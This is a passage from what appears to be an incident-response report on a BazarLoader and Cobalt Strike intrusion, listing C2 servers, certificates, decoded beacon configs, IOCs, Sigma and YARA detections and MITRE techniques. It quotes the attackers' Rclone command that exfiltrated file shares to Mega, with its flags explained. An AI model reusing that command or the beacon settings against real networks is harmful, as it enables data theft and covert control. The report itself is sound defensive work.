L1500R6RyqBUZw%2FDoc1%2B0u0HqUpY9z5L6Jx9510DcTLyCZA188gLD7HrPB1X9MybW8YraPwYHuyy0bYHb1fW6TGIh2vjg8s6Cmg%2BMry111X15I9R%2F0HXJDK%2B1p90b61t
Var:
L27LIRfnE21YU8ARc0u1D0w612k2Qd%2B0mhnjRfUS0D%2FxyYeUId%2FtrHULJLfnLl80nLW56z1TZBTB0X4y1rzwU8X1G0p0u41BYu6hCmzX1Ze7e0Z0nz%2F5jJk1J2nyCwt5m03UcX1WkzLQf8qC2CVRk4vmim0dVh5XR5de6R8nr4ahsFNx51
zJ1450RqKv59z8z%2BgLnL0Kzj1AB05Im%2F1K1UN9%2Fxdwdu4WUuPms2BqkYif1W9Rt6dPha0bDz2svJ1IagHMFkYMFpTGAz%2FVgvrw1v%2BROG0M5nF7Mgw%2BjDmARGM1hqv15%2Bd0wfxeIV3P0s7jKU0FYRPr7IG0LnKQedzGkQCrV0qW1
US2D0YTE0qPsaVrrm0QRErCjRkwBLP4Wkp6055Xc0188n3ct5Luc1z%2B07RdmbR0ZKN3k154CaazNvXutzb00UshFvRABWsjhjqFw8v759wh1arwHUIRz2t4jmqndg8
X-Tag:
QhVbCTfN0yIHS1758HPapzDKAZt%2Bp1%2F6WuR0tCC1%2Fec1k5BU9mav2A1ad0JN3hWKGPP05UwKZgkTsnFPB9K6fNUUpp39uNpR%2FZn9pWu1Pjru4N4h0xyY06pHUVXuia0Ljvrgq0GkiatfTmyRA%2B186LLMrm8c16SAUI0DDYR1bP0%2Bc5
36Gv4D05fVKGUgAnI%2F2FAB5Nu5iu1nWjsoG5D6bN3anmE8xfz1NbcLuD3UuypYKq4zn01Xn8RPeZvs%2F8yK1mEJwwbN3FvKw2UMRYLpSFBIqc3EE7kuvDE8GcGfIa53qp0f1HZT248KHUQuwchvK1BcaDK5L87N7G2DNglJLYKAr5G1wp58g0
yPaQfT5NHn%2F3msXeaB511le65Tq6NrzgkMPg4J0JwDvFK%2BiqfehWLAxW%2BqJujXQ5XMDn%2FkXpGAbRu51oYmYERRAW61fkdY5QEW1uLn59K32DhV5
Host: 35.165.197.209

Response
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Content-Type: application/octet-stream
Content-Length: 318464
Connection: keep-alive
Date: Fri, 16 Jul 2021 16:30:29 GMT
Vary: Accept
Pragma: public
Accept-Ranges: bytes
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Disposition: attachment; filename="5mWvRxCtYzmgYc"
```

Twenty minutes after the initial execution, BazarLoader downloaded and executed Cobalt Strike binary with the help of rundll32.exe.

The AnyDesk software installed by the threat actors maintained a constant connection to the Anydesk infrastructure for the duration of the intrusion.

AnyDesk:

```
143.244.61.217:443
JA3: c91bde19008eefabce276152ccd51457
JA3s: 107030a763c7224285717ff1569a17f3
Certificate: [18:42:fd:a1:39:29:33:47:44:65:bc:a2:d6:73:a8:c5:c9:35:9a:f3 ]
Not Before: 2014/04/11 02:37:55 UTC
Not After: 2024/04/08 02:37:55 UTC
Issuer Org: philandro Software GmbH
Subject Common: anynet root ca
Subject Org: philandro Software GmbH
Public Algorithm: rsaEncryption

Certificate: [9e:08:d2:58:a9:02:cd:4f:e2:4a:26:b8:48:5c:43:0b:81:29:99:e3 ]
Not Before: 2018/11/18 02:14:23 UTC
Not After: 2028/11/15 02:14:23 UTC
Issuer Org: philandro Software GmbH
Subject Common: anynet relay
Subject Org: philandro Software GmbH
Public Algorithm: id-certificatePublickeyCurveprime256v1
```

Some network oddities appeared several times during the course of the intrusion. One of those oddities was constant connections across the intrusion to an XMPP chat server at 70.35.205.161. These connections originated from one of the Cobalt

Strike processes over port 5222. The goal of this traffic was not discovered in the course of the investigation.

Welcome to ChatterboxTown.US

[\[News and Announcements\]](#) [\[XMPP Account Management\]](#) [\[Contact\]](#)

About ChatterboxTown.US

ChatterboxTown.US is a public XMPP instant messaging service provider hosted in the USA. XMPP is a privacy and security focused, instant messaging protocol. No phone number or email required to create an account. With OMEMO enabled messaging clients, your communication is end to end encrypted.

It is our goal to help promote interest, development, and the practical use of the XMPP protocol, its messaging platforms, and related projects. We hope to see a more universal interoperability between Android, iOS, Linux, and Windows operating systems.

Another, was a brief SSH connection to a server on the internet using Putty.

172.98.192.92

2021-08-10

[Summary](#) [Explore](#) [History](#) [WHOIS](#)

Basic Information

OS	Ubuntu Linux 20.04
Network	DACEN-2 (US)
Routing	172.98.192.0/21 via AS31863
Protocols	22/SSH

22 / SSH TCP

Software

linux

CPE [cpe:2.3:o:*:linux:*:*:*:*:*](#) 

Ubuntu Linux

Version 20.04

CPE [cpe:2.3:o:canonical:ubuntu_linux:20.04:*:*:*:*](#) 

OpenBSD OpenSSH

Version 8.2

CPE [cpe:2.3:a:openbsd:openssh:8.2:p1:*:*:*](#) 

Details

Host Key

Algorithm ecdsa-sha2-nistp256

Negotiated

Key Exchange curve25519-sha256@libssh.org

Symmetric Cipher aes128-ctr [] aes128-ctr []

MAC hmac-sha2-256 [] hmac-sha2-256 []

The connection took place for a period of twenty minutes. The reason for this connection is unknown. According to public records, the IP is associated with an old Cobalt Strike C2 server.

BazarLoader:

35.165.197.209:443

JA3: 72a589da586844d7f0818ce684948eea

JA3s: e35df3e00ca4ef31d42b34bebaa2f86e

Certificate: [df:f6:ef:75:f8:f5:c8:8c:1a:4b:49:fd:29:99:d8:58:d0:9c:17:b0]

Not Before: 2021/07/13 11:58:09 UTC

Not After: 2022/07/13 11:58:09 UTC

Issuer Org: NN Fern

Subject Common: forenzik.kz

Subject Org: NN Fern

Public Algorithm: rsaEncryption

3.101.57.185:443

JA3: 72a589da586844d7f0818ce684948eea

JA3s: e35df3e00ca4ef31d42b34bebaa2f86e

Certificate: [71:9c:ce:11:b3:f0:ea:6f:1e:0f:ff:0f:b4:34:ec:bb:6c:aa:35:40]

Not Before: 2021/07/13 11:58:21 UTC

Not After: 2022/07/13 11:58:21 UTC

Issuer Org: NN Fern Subject

Common: forenzik.kz

Subject Org: NN Fern

Public Algorithm: rsaEncryption

54.177.153.230:443

JA3: 72a589da586844d7f0818ce684948eea

JA3s: e35df3e00ca4ef31d42b34bebaa2f86e

Certificate: [a1:ab:fe:d6:e4:5a:23:14:dd:8b:67:54:1d:8e:85:b1:c6:10:4a:3f]

Not Before: 2021/07/13 11:58:22 UTC

Not After: 2022/07/13 11:58:22 UTC

Issuer Org: NN Fern

Subject Common: forenzik.kz

Subject Org: NN Fern

Public Algorithm: rsaEncryption

Cobalt Strike:

yawero.com (45.153.240.234:443) This Cobalt Strike server was added to our [Threat Feed](#) on 07/19/2021.

JA3: a0e9f5d64349fb13191bc781f81f42e1

JA3s: ae4edc6faf64d08308082ad26be60767

Certificate: [f7:1b:37:3f:2c:0e:c4:3f:dd:3a:f5:dd:ad:39:54:b2:db:b4:c7:f3]

Not Before: 2021/06/02 00:00:00 UTC

Not After: 2022/06/02 23:59:59 UTC

Issuer Org: Sectigo Limited

Subject Common: sazoya.com [sazoya.com ,www.sazoya.com]

Public Algorithm: rsaEncryption

sazoya.com (23.106.160.77:443) This Cobalt Strike server was added to our [Threat Feed](#) on 07/29/2021.

JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
Certificate: [f7:1b:37:3f:2c:0e:c4:3f:dd:3a:f5:dd:ad:39:54:b2:db:b4:c7:f3]
Not Before: 2021/06/02 00:00:00 UTC
Not After: 2022/06/02 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: sazoya.com [sazoya.com ,www.sazoya.com]
Public Algorithm: rsaEncryption

sazoya.com (192.198.86.130:443) This Cobalt Strike server was added to our Threat Feed on 07/29/2021. The IP appeared previously tied to a different domain on 05/11/2021.

JA3: 72a589da586844d7f0818ce684948eea
JA3s: ae4edc6faf64d08308082ad26be60767
Certificate: [f7:1b:37:3f:2c:0e:c4:3f:dd:3a:f5:dd:ad:39:54:b2:db:b4:c7:f3]
Not Before: 2021/06/02 00:00:00 UTC
Not After: 2022/06/02 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: sazoya.com [sazoya.com ,www.sazoya.com]
Public Algorithm: rsaEncryption

```

{
  "x64": {
    "md5": "9ea3a4b4bf64aeafb60ada634f7fb43",
    "sha1": "3e12312e43f4b84129023057862ee3934ca24c6d",
    "time": 1627455897000.6,
    "sha256": "43ecc44566a599a1f5d5b5063f27fd18b34e0dc67e053570e9ad944ad3f16024",
    "config": {
      "Spawn To x86": "%windir%\syswow64\rundll32.exe",
      "HTTP Method Path 2": "/ro",
      "Jitter": 14,
      "C2 Server":
"yawero.com,/skin.js,sazoya.com,/skin.js,192.198.86.130,/skin.js",
      "Method 1": "GET",
      "Port": 443,
      "Method 2": "POST",
      "Polling": 5000,
      "Spawn To x64": "%windir%\sysnative\rundll32.exe",
      "Watermark": 1580103814,
      "Beacon Type": "8 (HTTPS)",
      "C2 Host Header": ""
    },
    "uri_queried": "/IMXo"
  },
  "x86": {
    "md5": "d2bb4366b7018e0ed3e7f752fc312371",
    "sha1": "0dfc5ef1947a29227d994a44f33c1b0fe12598ea",
    "time": 1627455891592.5,
    "sha256": "01b164f74bde4eb7c7da8c6cd707f23ce1923da49a3deb36aea5cd6e3030c0d6",
    "config": {
      "Spawn To x86": "%windir%\syswow64\rundll32.exe",
      "HTTP Method Path 2": "/groupcp",
      "Jitter": 14,
      "C2 Server":
"yawero.com,/skin.js,sazoya.com,/skin.js,192.198.86.130,/skin.js",v
      "Method 1": "GET",
      "Port": 443,
      "Method 2": "POST",
      "Polling": 5000,
      "Spawn To x64": "%windir%\sysnative\rundll32.exe",
      "Watermark": 1580103814,
      "Beacon Type": "8 (HTTPS)",
      "C2 Host Header": ""
    },
    "uri_queried": "/PJkw"
  }
}
}

```

Cobalt Strike:

gojihu.com (23.106.215.61:443) This Cobalt Strike server was added to our [Threat Feed](#) on 07/19/2021.

JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
Certificate: [1f:1c:7a:7d:0c:9d:cd:dd:47:2f:a9:e5:ac:c8:ae:da:70:29:02:81]
Not Before: 2021/07/04 00:00:00 UTC
Not After: 2022/07/04 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: yuxicu.com [yuxicu.com ,www.yuxicu.com]
Public Algorithm: rsaEncryption

yuxicu.com (23.82.19.173:443) This Cobalt Strike server was added to our Threat Feed on 07/19/2021.

JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
Certificate: [1f:1c:7a:7d:0c:9d:cd:dd:47:2f:a9:e5:ac:c8:ae:da:70:29:02:81]
Not Before: 2021/07/04 00:00:00 UTC
Not After: 2022/07/04 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: yuxicu.com [yuxicu.com ,www.yuxicu.com]
Public Algorithm: rsaEncryption

```

{
  "x86": {
    "uri_queried": "/HjIa",
    "md5": "742844254840eff409535494ae3ec338",
    "config": {
      "Beacon Type": "8 (HTTPS)",
      "C2 Host Header": "",
      "C2 Server": "gojihu.com,/fam_cart.js,yuxicu.com,/fam_cart.js",
      "HTTP Method Path 2": "/case",
      "Port": 443,
      "Method 1": "GET",
      "Spawn To x64": "%windir%\sysnative\mstsc.exe",
      "Method 2": "POST",
      "Spawn To x86": "%windir%\syswow64\mstsc.exe",
      "Polling": 5000,
      "Jitter": 32,
      "Watermark": 1580103814
    },
    "sha256": "8c7e32178cf437f4fd3d7f706066831fce2cd9bc7e2050a3cefefbab05952266d",
    "time": 1627787111212.2,
    "sha1": "46f33bb1c629cedb52fc5d7e46525ac5ccb13aaa"
  },
  "x64": {
    "uri_queried": "/40vd",
    "md5": "1e788b5d1ff62688cfe5d2ef7832712a",
    "config": {
      "Beacon Type": "8 (HTTPS)",
      "C2 Host Header": "",
      "C2 Server": "gojihu.com,/fam_cart.js,yuxicu.com,/fam_cart.js",
      "HTTP Method Path 2": "/case",
      "Port": 443,
      "Method 1": "GET",
      "Spawn To x64": "%windir%\sysnative\mstsc.exe",
      "Method 2": "POST",
      "Spawn To x86": "%windir%\syswow64\mstsc.exe",
      "Polling": 5000,
      "Jitter": 32,
      "Watermark": 1580103814
    },
    "sha256": "43ac1418825ccbe33ae34c64fd036f23ef066073e4fefa2a410b53922cfc815f",
    "time": 1627787113671.1,
    "sha1": "d4d88b60150088041fec4951335128031441bc5a"
  }
}

```

Exfiltration

As the threat actors were perusing files, we received a notification that one of our files had been remotely opened from 46.38.235.14.

The threat actors later exfiltrated sensitive documents from domain joined file servers using the Rclone application. The destination of the exfiltrated data was Mega.io.

Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	"cmd.exe"	rclone.exe copy --max-age 3y "\\<redacted>\C\$\Shares" remote:<redacted>\<redacted> --bwlimit 2M -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12 -P

The above command was copied and pasted by the threat actors to exfiltrate the data. Prior to the correct command, the threat actors accidentally pasted a command from a previous intrusion. That command contained a different victim organization in the arguments showing through out the intrusion continued sloppiness of the threat actor.

```
rclone.exe copy --max-age 3y "\\<redacted>\C$\Shares" remote: <redacted>\<redacted> --bwlimit 2M -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12 -P
```

Breaking down the Rclone command line arguments:

- copy: Copy the source to the destination
- --max-age: Only transfer files younger than <time>
- "\\<redacted>\C\$\Shares": From source
- remote: <redacted>\<redacted>: To destination folder
- Bwlimit 2M: Bandwidth limit
- -q: quiet
- --ignore-existing: Skip all files that exist on destination
- --auto-confirm: Do not request console confirmation
- --multi-thread-streams: Max number of streams to use for multi-thread downloads
- --transfers: Number of file transfers to run in parallel
- -P: Show progress

Reference:

<https://rclone.org/flags/>
https://rclone.org/commands/rclone_copy/

A great reference for detecting Rclone data exfiltration is the article from nccgroup: [Detecting Rclone – An Effective Tool for Exfiltration](#) – and from Red Canary – [Transferring Leverage in a Ransomware Attack](#).

Impact

Multiple sensitive files were exfiltrated but before the threat actors could take any further action inside the network, they were evicted from the network. BazarLoader infections currently tend to materialize into [Conti ransomware](#), and many of the TTP's of the infection mimic the instructions from the leaked [Conti manual](#).

Information posted from [@AltShiftPrtScn](#) based on an IR engagement where the threat actors already had domain admin on the network two months prior meeting their final objectives.



PeterM
@AltShiftPrtScn



Just saw a **#Conti** attack where they installed AnyDesk for remote access to then later launch the ransomware encrypting the machine including AnyDesk. I guess they didn't care, but I just found it funny that they are encrypting their own backdoor.

7:09 AM · Jul 21, 2021 · Twitter Web App



PeterM @AltShiftPrtScn · Jul 21



silently, attacker already had domain admin on the network for the last 2 months.

IOCs

Network

45.153.240.234|443
yawero.com
23.106.160.77|443
sazoya.com
192.198.86.130|443
23.106.215.61|443
gojihu.com
23.82.19.173:443
yuxicu.com
35.165.197.209|443
3.101.57.185|443
54.177.153.230|443

File

21.dll
d6b773f8b88be82d4de015edbf0cc2fa
7461eb3051102c76004cd58e55560044d3789d5c
96a74d4c951d3de30dbdaadceee0956682a37fcbbbc7005d2e3bbd270fbd17c98
21.exe
362812fdbbc2dc2c5a2b214f223f12096
2c4c4926b3b931d4628425b309a3357c63634fc9
972e38f7fa4c3c59634155debb6fb32eebda3c0e8e73f4cb264463708d378c39
37B.dll
d6b773f8b88be82d4de015edbf0cc2fa
7461eb3051102c76004cd58e55560044d3789d5c
96a74d4c951d3de30dbdaadceee0956682a37fcbbbc7005d2e3bbd270fbd17c98
adf.bat
7645b80c8627b0ba13ebc20491c82792
05c43272a1d244413d0ef8595518b9c7601d3968
218e8dc823e27a3baf3dcf48831562d488c2fa2c205286ea9af8a718b246b4cb
NtdsAudit.exe
1fd930064b81e7c96eedb985ca2a0d97
39f7e3f5435cdfacaa89aa5ef2d4e092bde4494e
fb49dce92f9a028a1da3045f705a574f3c1997fe947e2c69699b17f07e5a552b
ea3612919bf05b66e9a608bee742a422.dll
ea3612919bf05b66e9a608bee742a422
fd001fb71e9faa68c6e53162ed0554fd6f16a0e381aa280cea397b3d74bb62eb

Detections

Network

ET TROJAN Observed Malicious SSL Cert (BazaLoader CnC)
ET MALWARE Observed Malicious SSL Cert (Bazar Backdoor)
ET POLICY IP Check Domain (myexternalip .com in TLS SNI)
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
ET POLICY HTTP POST to MEGA Userstorage

Sigma

Detects execution of Net.exe, whether suspicious or benign –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_net_execution.yml

Suspicious AdFind Execution –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_adfind.yml

AD Privileged Users or Groups Reconnaissance –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/builtin/win_account_discovery.yml

Dridex Process Pattern –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_malware_dridex.yml

Domain Trust Discovery –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_trust_discovery.yml

Invocation of Active Directory Diagnostic Tool (ntdsutil.exe) –

https://github.com/NVISOsecurity/sigma-public/blob/master/rules/windows/process_creation/win_susp_ntdsutil.yml

Advanced IP Scanner –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_advanced_ip_scanner.yml

Local Accounts Discovery –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_local_system_owner_account_discovery.yml

Net.exe User Account Creation –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_net_user_add.yml

Rundll32 Internet Connection –

https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/network_connection/sysmon_rundll32_net_connections.yml

Malicious PowerShell Commandlets –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/powershell/powershell_malicious_commandlets.yml

Suspicious Svchost Process –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_svchost.yml

Rclone Execution via Command Line or PowerShell –

https://gist.github.com/beardofbinary/fede0607e830aa1add8deda3d59d9a77#file-rclone_execution-yaml

DNS Query for MEGA.io Upload Domain –

https://gist.github.com/beardofbinary/d46c3b4e37ba8b21a79a63fbf69c6411#file-mega_dns_lookup-yaml

Yara

```

rule informational_AnyDesk_Remote_Software_Utility {

    meta:
        description = "files - AnyDesk.exe"
        author = "TheDFIRReport"
        date = "2021-07-25"
        hash1 = "9eab01396985ac8f5e09b74b527279a972471f4b97b94e0a76d7563cf27f4d57"
    strings:
        $x1 = "C:\\Buildbot\\ad-windows-32\\build\\release\\app-
32\\win_loader\\AnyDesk.pdb" fullword ascii
        $s2 = "release/win_6.3.x" fullword ascii
        $s3 = "16eb5134181c482824cd5814c0efd636" fullword ascii
        $s4 = "b1bfe2231dfa1fa4a46a50b4a6c67df34019e68a" fullword ascii
        $s5 = "Z72.irZ" fullword ascii
        $s6 = "ysN.JTf" fullword ascii
        $s7 = ",;@0:\\" fullword ascii
        $s8 = "ekX.cFm" fullword ascii
        $s9 = ":keftP" fullword ascii
        $s10 = ">FGirc" fullword ascii
        $s11 = ">-9 -D" fullword ascii
        $s12 = "% /m_v?" fullword ascii
        $s13 = "?\\+ X5" fullword ascii
        $s14 = "Cyurvf7" fullword ascii
        $s15 = "~%f_%Cfcs" fullword ascii
        $s16 = "wV^X(P+ " fullword ascii
        $s17 = "\\Ej0drBTC8E=oF" fullword ascii
        $s18 = "W000~AK_=" fullword ascii
        $s19 = "D( -m}w" fullword ascii
        $s20 = "avAoInJ1" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 11000KB and
        1 of ($x*) and 4 of them
}

```

```

rule cobalt_strike_dll21_5426 {
    meta:
        description = "files - 21.dll"
        author = "TheDFIRReport"
        date = "2021-07-25"
        hash1 = "96a74d4c951d3de30dbdaadceee0956682a37fcbbc7005d2e3bbd270fbd17c98"
    strings:
        $s1 = "AWAVAUATVWUSH" fullword ascii
        $s2 = "UAWAVVWSPH" fullword ascii
        $s3 = "AWAVAUATVWUSPE" fullword ascii
        $s4 = "UAWAVATVWSH" fullword ascii
        $s5 = "AWAVVWUSH" fullword ascii
        $s6 = "UAWAVAUATVWSH" fullword ascii
        $s7 = "AVVWSH" fullword ascii
        $s8 = "m1t6h/o*i-j2p2g7i0r.q6j3p,j2l2s7p/s9j-
q0f9f,i7r2g1h*i8r5h7g/q9j4h*o7i4r9f7f3g*p/q7o1e5n8m1q4n.e+n0i*r/i*k2q-g0p-n+q7l3s6h-
h6j*q/" ascii
        $s9 = "s-e6m/f-g*j.i8p1g6j*i,o1s9o5f8r-p1l1k4o9n9l-s7q8g+n,f4t0q,f6n9q5s5e6i-
f*e6q-r6g8s1o6r0k+h6p9i4f6p4s6l,g0p1j6l4s1l4h2f,s9p8t5t/g6" ascii
        $s10 = "o1s1s9i2s.f1g5l6g5o2k8h*e9j2o3k0j1f+n,k9h5l*e8p*s2k5r3j-f5o-f,g+e*s-
e9h7e.t0e-h3e2t1f8j5k/m9p6n/j3h9e1k3h.t6h2g1p.l*q8o*t9l6p4s." ascii
}

```



```

    $s13 = "3\\)z'\\\\zL\\>z)\\\\zL\\z
\\\\zL\\9z8\\\\zL\\0z:\\\\zL\\0z8\\\\zL\\:z-
\\\\zL\\*z%\\\\zL\\4z5\\\\zL\\=z6\\\\zL\\9z9\\\\zL\\1z'" ascii
    $s14 = "z#\\\\zL\\,z
\\\\zL\\,z8\\\\zL\\,z#\\\\zL\\,z9\\\\zL\\4z>\\\\zL\\z'\\\\zL\\z=\\\\zL\\z:\\\\zL\\
(z$\\\\zL\\(z>\\\\zL\\)z>\\\\z" ascii
    $s15 = "qz \\5zL\\\\zL\\8z)\\qz \\)zL\\\\zL\\8z%\\*za\\1z:\\\\zL\\9z
\\qz+\\.zL\\\\zL\\9z\\"\\qz-\\)zL\\\\zL\\9z\\"\\qz.\\&zL\\\\zL\\9z\\"" ascii
    $s16 = "qz<\\7zL\\\\zL\\)z6\\qz9\\&za\\?z5\\.z \\\\zL\\)z6\\qz9\\&za\\0z-\\
(z"\\\\zL\\*z%\\qz:\\2zL\\\\zL\\$z$\\qz6\\=zL\\\\zL\\&z$\\qz" ascii
    $s17 = "qz'\\.zL\\\\zL\\7z5\\qz'\\;zL\\\\zL\\0z8\\qz \\(zL\\\\zL\\0z:\\qz
\\*zL\\\\zL\\1z%\\qz\\"\\&zL\\\\zL\\1z'\\qz!\\7zL\\\\zL\\1z \\q" ascii
    $s18 = "]zL\\=z*\\qz6\\=zL\\\\zL\\=z>\\qz-
\\9zL\\\\zL\\=z>\\qz.\\4zL\\\\zL\\=z>\\qz(\\&zL\\\\zL\\=z>\\qz)\\;zL\\\\zL\\=z>\\qz%\\
zL\\\\z" ascii
    $s19 = " Unknown pseudo relocation protocol version %d." fullword ascii
    $s20 = "\\L*L\\)qN\\WHKl]q0\\W{j\\XJL\\}[G\\}" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 800KB and
(pe.imphash()=="17b461a082950fc6332228572138b80c" or
8 of them)
}

rule informational_NtdsAudit_AD_Audit_Tool {
    meta:
        description = "files - NtdsAudit.exe"
        author = "TheDFIRReport"
        date = "2021-07-25"
        hash1 = "fb49dce92f9a028a1da3045f705a574f3c1997fe947e2c69699b17f07e5a552b"
    strings:
        $x1 = "WARNING: Use of the --pwdump option will result in decryption of
password hashes using the System Key." fullword wide
        $s2 = "costura.nlog.dll.compressed" fullword wide
        $s3 = "costura.microsoft.extensions.commandlineutils.dll.compressed" fullword
wide
        $s4 = "Password hashes have only been dumped for the \"{0}\" domain." fullword
wide
        $s5 = "The NTDS file contains user accounts with passwords stored using
reversible encryption. Use the --dump-reversible option to outp" wide
        $s6 = "costura.system.valuetuple.dll.compressed" fullword wide
        $s7 =
"TargetRNtdsAudit.NTCrypto.#DecryptDataUsingAes(System.Byte[],System.Byte[],System.Byt
fullword ascii
        $s8 = "c:\\Code\\NtdsAudit\\src\\NtdsAudit\\obj\\Release\\NtdsAudit.pdb"
fullword ascii
        $s9 = "NtdsAudit.exe" fullword wide
        $s10 = "costura.esent.interop.dll.compressed" fullword wide
        $s11 = "costura.costura.dll.compressed" fullword wide
        $s12 = "costura.registry.dll.compressed" fullword wide
        $s13 = "costura.nfluent.dll.compressed" fullword wide
        $s14 = "dumphashes" fullword ascii
        $s15 = "The path to output hashes in pwdump format." fullword wide
        $s16 = "Microsoft.Extensions.CommandLineUtils" fullword ascii
        $s17 = "If you require password hashes for other domains, please obtain the
NTDS and SYSTEM files for each domain." fullword wide

```

```

    $s18 = "microsoft.extensions.commandlineutils" fullword wide
    $s19 = "-p | --pwdump <file>" fullword wide
    $s20 = "get_ClearTextPassword" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 2000KB and
    1 of ($x*) and 4 of them
}

rule informational_AdFind_AD_Recon_and_Admin_Tool {
    meta:
        description = "files - AdFind.exe"
        author = "TheDFIRReport"
        date = "2021-07-25"
        hash1 = "b1102ed4bca6dae6f2f498ade2f73f76af527fa803f0e0b46e100d4cf5150682"
    strings:
        $s1 = " -sc dumpugcinfo          Dump info for users/computers that have used
UGC" fullword ascii
        $s2 = " -sc computers_pwdnotreqd Dump computers set with password not
required." fullword ascii
        $s3 = " -sc computers_inactive  Dump computers that are disabled or password
last set" fullword ascii
        $s4 = " -sc computers_active   Dump computers that are enabled and password
last" fullword ascii
        $s5 = " -sc ridpool            Dump Decoded Rid Pool Info" fullword ascii
        $s6 = "      Get top 10 quota users in decoded format" fullword ascii
        $s7 = " -po                    Print options. This switch will dump to the command
line" fullword ascii
        $s8 = "ERROR: Couldn't properly encode password - " fullword ascii
        $s9 = " -sc users_accexpired   Dump accounts that are expired (NOT password
expiration)." fullword ascii
        $s10 = " -sc users_disabled    Dump disabled users." fullword ascii
        $s11 = " -sc users_pwdnotreqd  Dump users set with password not required."
fullword ascii
        $s12 = " -sc users_noexpire   Dump non-expiring users." fullword ascii
        $s13 = " adfind -default -rb ou=MyUsers -objfilefolder c:\\temp\\ad_out"
fullword ascii
        $s14 = "      Dump all Exchange objects and their SMTP proxyaddresses" fullword
ascii
        $s15 = "WLDAP32.DLL" fullword ascii
        $s16 = "AdFind.exe" fullword ascii
        $s17 = "      duration attributes that will be decoded by the -
tdc* switches." fullword ascii
        $s18 = " -int8time- xx Remove attribute(s) from list to be decoded as int8.
Semicolon delimited." fullword ascii
        $s19 = "replTopologyStayOfExecution" fullword ascii
        $s20 = "%s: [%s] Error 0x%0x (%d) - %s" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 4000KB and
        8 of them
}

```

MITRE

- Phishing – T1566

- Spearphishing Attachment – T1566.001
- Domain Accounts – T1078.002
- Command and Scripting Interpreter – T1059
- User Execution – T1204
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Malicious File – T1204.002
- Create Account – T1136
- Valid Accounts – T1078
- Local Account – T1087.001
- Process Injection – T1055
- Process Hollowing – T1055.012
- Signed Binary Proxy Execution – T1218
- Rundll32 – T1218.011
- OS Credential Dumping – T1003
- LSASS Memory – T1003.001
- Cached Domain Credentials – T1003.005
- Domain Trust Discovery – T1482
- Account Discovery – T1087
- File and Directory Discovery – T1083
- Process Discovery – T1057
- Network Share Discovery – T1135
- Remote System Discovery – T1018
- Software Discovery – T1518
- System Owner/User Discovery – T1033
- System Time Discovery – T1124
- Lateral Tool Transfer – T1570
- Remote Services – T1021
- Remote Desktop Protocol – T1021.001
- SMB/Windows Admin Shares – T1021.002
- Windows Remote Management – T1021.006
- Data from Local System – T1005
- Data from Network Shared Drive – T1039
- Data Staged – T1074
- Local Data Staging – T1074.001
- Remote Data Staging – T1074.002

Internal case #5426